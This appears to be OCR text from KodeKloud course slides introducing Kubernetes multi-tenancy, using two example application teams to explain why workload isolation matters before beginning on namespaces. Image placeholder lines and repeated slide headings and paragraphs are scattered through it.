
Let’s imagine, we have two application teams within the same organization, each requiring isolated environments within a shared Kubernetes cluster to deploy and manage their applications securely and efficiently.

Introduction




Application Team A is tasked with developing a Customer Relationship Management (CRM) system. This application requires a secure environment due to the sensitive nature of customer data it handles. We'll refer to their environment as tenant-a within the cluster.

Introduction




Application Team B works on a Logistics Tracking System that optimizes delivery routes using real-time data analytics. The application is critical for operational efficiency and needs its own isolated environment, referred to as tenant-b.

Introduction




Both teams share the same Kubernetes cluster but must not access or interfere with each other's resources for security, privacy, and operational efficiency reasons.




This approach, known as multi-tenancy, allows for efficient resource sharing, cost reduction, and simpler administration. In multi-tenant environments, each user or team's workload is kept separate within the cluster to avoid any interference or resource monopolization.

Importance of Strong Isolation




However, ensuring strong isolation between these workloads is crucial. Without proper setup, there could be security vulnerabilities or instances where one tenant's activities negatively impact others. This is important not only in multi-tenant environments but also in simpler setups. Keeping different parts of a project isolated helps in maintaining security and preventing one component from inadvertently affecting another.

Importance of Strong Isolation




However, ensuring strong isolation between these workloads is crucial. Without proper setup, there could be security vulnerabilities or instances where one tenant's activities negatively impact others.

Importance of Strong Isolation



This is important not only in multi-tenant environments but also in simpler setups. Keeping different parts of a project isolated helps in maintaining security and preventing one component from inadvertently affecting another.



There are four main isolation techniques that you should know and let's take a look at each in a high level manner, because we will be diving deep into these in upcoming sections in the course.


Namespace Isolation Technique

KodeKloud

Namespaces


Starting with Namespace Isolation Technique..

Namespace Isolation Technique




Namespaces in Kubernetes are a fundamental way to divide cluster resources between multiple users and teams.

Namespace Isolation Technique

